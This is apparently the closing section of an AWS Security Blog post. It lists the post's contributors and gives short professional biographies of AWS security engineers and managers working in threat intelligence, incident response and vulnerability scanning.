Contributors to this post: Mark Nunnikhoven, Catherine Watkins, Tam Ngo, Anna Brinkmann, Christine DeFazio, Chris Warfield, David Oxley, Logan Bair, Patrick Collard, Chun Feng, Sai Srinivas Vemula, Jorge Rodriguez, and Hari Nagarajan


If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

Nikki Pahliney Nikki Pahliney
Nikki is the AWS Security Messaging Manager, heading up a team of security messaging specialists involved in curating security communications for our external customers, managing the AWS Security Blog and aws.amazon.com/security web content. Her experience spans across IT security and security messaging, operational process redesign, technical program management, financial modeling, business management, and recruitment.


David Magnotti David Magnotti
David Magnotti is a Principal Security Engineer in Amazon Threat Intelligence, where he helps design and operate the investigative programs that underpin Amazon’s cyber threat intelligence capabilities. His work focuses on analyzing cyber threat activity, including state-sponsored and sophisticated criminal activity, translating relevant findings into actionable protections across Amazon and AWS.
Jeff Laskowski Jeff Laskowski
Jeff is a seasoned cybersecurity and IT executive with over 30 years of experience in enterprise transformation and strategic innovation. Currently serving as a Senior Manager at AWS, he focuses on global corporate cybersecurity response. His distinguished career includes leading high-profile cyber incident investigations, directing cyber attack recoveries, and driving strategic initiatives. A Computer Science graduate from Old Dominion University and based in Herndon, Virginia, Jeff’s expertise spans software development, enterprise architecture and secure IT environments.
Ryan Tick Ryan Tick
Ryan is a Senior Security Engineer at AWS focused on threat detection and incident response at scale. Before AWS, he worked as a consultant helping customers prevent, prepare, and respond to potential security events in AWS. Outside of work, Ryan enjoys spending time with his family, cheering on the Notre Dame Fighting Irish football team, and traveling.
Charlie Bacon Charlie Bacon
Charlie is Head of Security Engineering and Research for Amazon Inspector at AWS. He leads the teams behind the vulnerability scanning and inventory collection services which power Amazon Inspector and other Amazon Security vulnerability management tools. Before joining AWS, he spent two decades in the financial and security industries where he held senior roles in both research and product development.
Chi Tran Chi Tran
Chi is a Senior Security Researcher at Amazon Web Services, specializing in open-source software supply chain security. He leads the R&D of the engine behind Amazon Inspector that detects malicious packages in open-source software. As an Amazon Inspector SME, Chi provides technical guidance to customers on complex security implementations and advanced use cases. His expertise spans cloud security, vulnerability research, and application security. Chi holds industry certifications including OSCP, OSCE, OSWE, and GPEN, has discovered multiple CVEs, and holds pending patents in open-source security innovation.
Dan Dutrow Dan Dutrow
Dan is an AWS Security Software Development Manager heading up Sonaris, and internal tool used by Amazon to analyze security telemetry to identify and help stop network, application, and credential abuse across AWS. He is an experienced engineering leader of multidisciplinary teams using software engineering, data science, and security analysis to solve cloud security challenges.
Stephen Goodman

Stephen Goodman

As a senior manager for Amazon active defense, Stephen leads data-driven programs to protect AWS customers and the internet from threat actors.

Albin Vattakattu

Albin Vattakattu

BlackHat and DEFCON speaker, Albin is a Senior Security Engineer and Team Lead at AWS. He brings over a decade of expertise in network and application security. Prior to AWS, he led incident response teams across North and South America. Albin holds a Master’s degree in cybersecurity from New York University along with multiple security certifications, including CISSP.

  •  
❌